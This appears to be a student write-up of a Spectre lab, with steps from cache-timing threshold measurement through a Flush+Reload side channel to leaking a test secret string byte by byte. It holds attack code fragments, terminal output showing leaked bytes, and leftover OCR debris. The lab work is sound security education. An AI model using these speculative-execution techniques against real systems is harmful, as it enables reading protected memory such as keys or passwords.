Task 1: Reading from Cache versus from Memory:

Run CacheTime for 10 times, observed fewest access time for array dummy[42] is 84 CPU cycles, most access time for array dummy[42] is 476 CPU cycles. In 8 out of 10 executions, access time for array is less then 150 ~200 CPU cycles, with all access time for other arrays longer than 150 CPU cycles.
Thus the threshold is 150.


After running timing_test.c:
spectre@833d0e0e6816:~$ chmod +x timing_test.c
spectre@833d0e0e6816:~$ gcc timing_test.c -O0 -march=native -o timing_test
spectre@833d0e0e6816:~$ ./timing_test

Step-by-Step Threshold Calculation
Let's analyze:

1. Cache Hit Times
From your cache_hit.txt, values are mostly:
Min: 84
Max: 130
2. Cache Miss Times
From your cache_miss.txt, values are:
Min: 476
Max: 2110
3. Safe Threshold
You want a value between 130 (max hit) and 476 (min miss).

So a good threshold would be somewhere in the middle, with a buffer.

✓ Suggested Threshold: ≈150-200



C:\Users\harih>scp -P 1287 spectre@borabora.informatik.tu-cottbus.de:~/cache_hit_times.txt .

C:\Users\harih>scp -P 1287 spectre@borabora.informatik.tu-cottbus.de:~/cache_miss_times.txt .
spectre@borabora.informatik.tu-cottbus.de's password:
cache_miss_times.txt

C:\Users\harih>

Used the python script to run and get the graph locally.

CacheTime.c | plot.py 1 | AndroidManifest.xml | SOLUTION.MD | exploitTask5.js 1 | exploitTask6.j


C: > Users > harih > plot.py > ...

```python
import matplotlib.pyplot as plt

# Load data
hit_times = [int(line.strip()) for line in open("cache_hit_times.txt")]
miss_times = [int(line.strip()) for line in open("cache_miss_times.txt")]

# Boxplot
plt.boxplot([hit_times, miss_times], labels=["Cache Hit", "Cache Miss"])
plt.ylabel("Access Time (CPU cycles)")
plt.title("Cache Hit vs Miss Access Times")
plt.grid(True)
plt.show()
```

Task 2: Using the Cache as a Side Channel

I changed the CACHE_HIT_THRESHOLD to 150 and 19 out of 20 executions succeeds. Use Flush&Reload to attack to obtain the secret value. Used branch predictor training to trick the CPU into speculatively accessing secret data.Retrieved secret byte indirectly by encoding its value into cache state via an auxiliary array.Repeated attack multiple times to improve accuracy and overcome noise.

```
  uint8_t lpad[508];
  uint8_t dat;
  uint8_t rpad[508];
} DataBlock;

DataBlock array[256];


void victim() {
  uint8_t secret = 50;

  // It is helpful to give the victim time for a couple accesses to the da
  // are less likely to be affected by cache-displacement strategies, whi
  // don't want for this simple experiment.
  for (int i = 0; i < 20; i++) {
    uint8_t temp = array[secret].dat;
    array[secret].dat = 0;
    temp = array[secret].dat;
  }
}


void flushSideChannel() {

        for (int i=0; i<256; i++){
```



Task 3: Out of Order Execution and Branch Prediction:

```
          if (x < size)
             /   \
            /     \
Speculative Execution    Actual Memory Access
(Prediction: True)       (Check x < size)
      |                        |
 data = data + 5;         Load size from memory
      |                Compare x with size
      |                        |
Side-effect: CPU           Condition false?
loads data into cache          → Revert execution
      |
Timing attack can now
detect cached access
```

Instead of processing instructions sequentially, a CPU will execute them in parallel as soon as all necessary resources are available. Modern CPUs attempt to guess the outcome of the comparison and execute the branches speculatively depending on the prediction. The referenced memory is retrieved into a register and also saved in the cache during out-of-order execution. If the results of the out-of-order execution must be discarded, so should the caching induced by the execution. This observable impact is skillfully used by the Spectre attack to discover protected secret information.

Task 4: Starting the Spectre Experiment:

```
spectre@833d0e0e6816:~$ ./spectre
Index 228: 420 cycles
Index 229: 1120 cycles
Index 230: 616 cycles
Index 231: 438 cycles
Index 232: 429 cycles
Index 233: 942 cycles
Index 234: 411 cycles
Index 235: 420 cycles
Index 236: 401 cycles
Index 237: 1101 cycles
Index 238: 410 cycles
Index 239: 420 cycles
Index 240: 430 cycles
Index 241: 1316 cycles
Index 242: 691 cycles
Index 243: 691 cycles
Index 244: 672 cycles
Index 245: 1269 cycles
Index 246: 728 cycles
Index 247: 747 cycles
Index 248: 747 cycles
Index 249: 1157 cycles
Index 250: 719 cycles
Index 251: 737 cycles
Index 252: 737 cycles
Index 253: 1195 cycles
Index 254: 448 cycles
Index 255: 439 cycles
The secret is 97.
spectre@833d0e0e6816:~$
```

The program after commenting out lines doesn't have out-of-order execution because the size is loaded to CPU cache during the training process. Thus the code inside the if branch is not executed as the original program. Execute the code again after commenting out:

```
   // EXHIBIT A.1 BEGIN
   for (int i = 0; i < 10; i++) {
      // _mm_clflush(&size); // EXHIBIT B
       _mm_mfence();       // Ensure flush completes
       victim(i);          // EXHIBIT D
   }
   // EXHIBIT A.1 END

//    _mm_clflush(&size); // EXHIBIT B
  // _mm_mfence();       // Ensure flush completes
   for (int i = 0; i < 256; i++) {
    //   _mm_clflush(&array[i].dat); // EXHIBIT C
   }
   _mm_mfence();       // Ensure all flushes complete
   victim(97);         // EXHIBIT A.2
   victim(97);         // EXHIBIT A.2
   victim(97);         // EXHIBIT A.2
```

```
Index 250: 430 cycles
Index 251: 439 cycles
Index 252: 420 cycles
Index 253: 821 cycles
Index 254: 439 cycles
Index 255: 439 cycles
The secret is -1.
spectre@833d0e0e6816:~$
```

For Exhibit C:

```
// for (int i = 0; i < 256; i++) {
//    _mm_clflush(&array[i].dat);
// }
// _mm_mfence();
```

```
Index 253: 736 cycles
Index 254: 552 cycles
Index 255: 556 cycles
The secret is 8.
spectre@833d0e0e6816:~$
```

Cache timing signal is polluted, and attack likely fails or gives unreliable results.

Execute the code after changing victim value to i+20:

```
   // EXHIBIT A.1 BEGIN
   for (int i = 0; i < 10; i++) {
       _mm_clflush(&size); // EXHIBIT B
       _mm_mfence();       // Ensure flush completes
       victim(i+20);          // EXHIBIT D
   }
   // EXHIBIT A.1 END
```

```
spectre@833d0e0e6816:~$ gcc -O0 -o i+20 SpectreExperiment_i+20.c -march=native
spectre@833d0e0e6816:~$ ./i+20
Index 0: 1055 cycles
```

```
Index 248: 324 cycles
Index 249: 852 cycles
Index 250: 308 cycles
Index 251: 312 cycles
Index 252: 312 cycles
Index 253: 560 cycles
Index 254: 312 cycles
Index 255: 312 cycles
The secret is -1.
```

Task 5: The Spectre Attack

```
spectre@833d0e0e6816:~$ ./Spectreattack
Targeting address 0x557a3ecdf044 at offset 18446744073709543476
The secret is 83 (S).
spectre@833d0e0e6816:~$
```

Generalized index calculation to target any byte within the secret string.

- Calculated out-of-bounds index using (size_t)(secret + byte_index) - (size_t)buffer.
- Showed how attackers can calculate effective virtual address deltas to leak memory.
- Validated attack against multiple byte positions in the secret.
- Added busy_wait() to reduce cache noise and enhance signal clarity.
- Incorporated frequency counting (results[256]) to select the most commonly observed byte.
- Improved consistency of secret byte recovery using statistical majority.
- Observed that leaked values depend on cache state and speculative path execution.

The Spectre attack successfully got the value stored in buffer[larger_ x], with larger_x bigger than 10. The program uses out-of-order execution to let the CPU execute code inside if branch. Since the CPU cache will be cleaned up, the program stored the returned value and call the array again to load it into cache. Note that the program could still fail because of the noise in the side channel, so multiple execution is needed.

Task 6: Improve the Attack Accuracy:


Improve it, because cache there is also a lot of noise in , and it is not possible to get the most correct value every time. We can repeat the experiment many times and take the value with the most occurrences, then this value will be close to ten.

```
spectre@833d0e0e6816:~$ ./Task6
Targeting address 0x55b5ffa9e008 at offset 18446744073709543408
Most likely secret byte: 83 (S) with 14 hits.
spectre@833d0e0e6816:~$
```

Task 7: Steal the Entire Secret String:

- Extended the attack loop to iteratively leak the full secret byte-by-byte.
- Reset results[] per byte to avoid cross-contamination of frequency data.
- Used a loop to flush, attack, reload, and guess each byte reliably.
- Final output successfully reconstructed the secret string.

```
spectre@833d0e0e6816:~$ gcc -O0 -o Task7 SpectreTask7.c -march=native
spectre@833d0e0e6816:~$ ./Task7
Stealing secret string of length 17 at address 0x56217e251008

[Byte 0] Targeting offset 18446744073709543408 (secret[0] = 'S')
Recovered byte: 83 (S) with 332 hits.

[Byte 1] Targeting offset 18446744073709543409 (secret[1] = 'o')
Recovered byte: 111 (o) with 87 hits.

[Byte 2] Targeting offset 18446744073709543410 (secret[2] = 'm')
Recovered byte: 109 (m) with 65 hits.

[Byte 3] Targeting offset 18446744073709543411 (secret[3] = 'e')
Recovered byte: 101 (e) with 44 hits.

[Byte 4] Targeting offset 18446744073709543412 (secret[4] = ' ')
Recovered byte: 32 ( ) with 89 hits.

[Byte 5] Targeting offset 18446744073709543413 (secret[5] = 'S')
Recovered byte: 83 (S) with 301 hits.

[Byte 6] Targeting offset 18446744073709543414 (secret[6] = 'e')
Recovered byte: 101 (e) with 230 hits.

[Byte 7] Targeting offset 18446744073709543415 (secret[7] = 'c')
Recovered byte: 99 (c) with 132 hits.

[Byte 8] Targeting offset 18446744073709543416 (secret[8] = 'r')
Recovered byte: 44 (,) with 28 hits.

[Byte 9] Targeting offset 18446744073709543417 (secret[9] = 'e')
Recovered byte: 101 (e) with 41 hits.

[Byte 10] Targeting offset 18446744073709543418 (secret[10] = 't')
Recovered byte: 44 (,) with 16 hits.

[Byte 11] Targeting offset 18446744073709543419 (secret[11] = ' ')
```



The basic concept is encapsulate the main function in SpectreAttackImproved.c and use it to get each character insecret. The program calls getascii function until it returns (), which means reach the end of the string. Since we can calculate the start of secret, each time we increase larger_x by 1 to get the next character of secret. The only problem is that if we don't include \n in printf, it will not print the entire string.